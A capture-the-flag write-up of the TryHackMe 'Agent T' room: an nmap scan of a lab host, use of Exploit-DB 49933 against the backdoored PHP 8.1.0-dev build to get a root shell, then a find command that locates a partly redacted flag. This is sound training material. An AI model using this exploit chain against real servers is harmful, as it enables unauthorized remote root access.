Agent_T_WalkThrough


Nmap_Scan

```
sudo nmap -T4 -A -sN 10.10.200.44
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-17 17:39 EDT
Nmap scan report for 10.10.200.44
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-title:  Admin Dashboard
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=8/17%OT=80%CT=1%CU=33354%PV=Y%DS=4%DC=T%G=Y%TM=62FD60
OS:C%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:
04%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M506ST11NW6%O2=M506ST11NW6%O
OS:
3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST11NW6%O6=M506ST11)WIN(W1=FE88%W2=
OS:FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=3F%W=FAF0%O=M506NNSN
OS:W6%CC=Y%Q=)T1(R=Y%DF=Y%T=3F%S=O%A=S+
%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=3F%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=4
OS:=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 4 hops

TRACEROUTE (using port 995/tcp)
HOP RTT       ADDRESS
1   138.71 ms 10.6.0.1
2   ... 3
4   204.87 ms 10.10.200.44

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.85 seconds
```

Notes

We first run an nmap scan nmap -T4 -A -sN 10.10.200.44 to see open port and services.
We find port 80 is open and its running an admin panel, lets explore.


Admin_Portal



Notes

I looked around but i didn't find anything. I went back to my nmap scan and seen PHP 8.1.0-dev, so i googled
and found a exploit. 49933.py.

Exploit



PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49933	N/A	FLAST101	WEBAPPS	PHP	2021-06-03
EDB Verified: ✓		Exploit: / {}		Vulnerable App:	

```
# Exploit Title: PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution
# Date: 23 may 2021
# Exploit Author: flast101
# Vendor Homepage: https://www.php.net/
# Software Link:
```

Notes

Now download the exploit https://www.exploit-db.com/exploits/49933 then run it .

Root



```
┌──(kali㉿kali)-[~/Desktop/TRY HACK ME/Agent_T]
└─$ python3 exploit.py http://10.10.200.44
[+] PHP Version 8.1.0-dev exploit
[+] Author: Musyoka Ian

[+] Checking PHP version
[+] PHP version is PHP/8.1.0-dev

[+] Seems Vulnerable!
[+] Triggering the exploit

$ > whoami
root

$ > 
```

Notes

I tried to look around but didn't find much, so i ran the find command.

Flag

```
$ > find / -iname *flag* 2>/dev/null
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
/usr/local/lib/php/build/ax_check_compile_flag.m4
/var/www/html/vendor/fontawesome-free/svgs/brands/font-awesome-flag.svg
/var/www/html/vendor/fontawesome-free/svgs/regular/flag.svg
/var/www/html/vendor/fontawesome-free/svgs/solid/flag-usa.svg
/var/www/html/vendor/fontawesome-free/svgs/solid/flag-checkered.svg
/var/www/html/vendor/fontawesome-free/svgs/solid/flag.svg
/sys/devices/pnp0/00:06/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/flag.txt

$ >
```

Notes

With the find command we can locate the flag. find / -iname *flag* 2>/dev/null

```
Now $ > cat /flag.txt
flag{4127d0530a[redacted]6d6d23973e3df8dbecb[redacted]
$ >
```

I hope you enjoyed.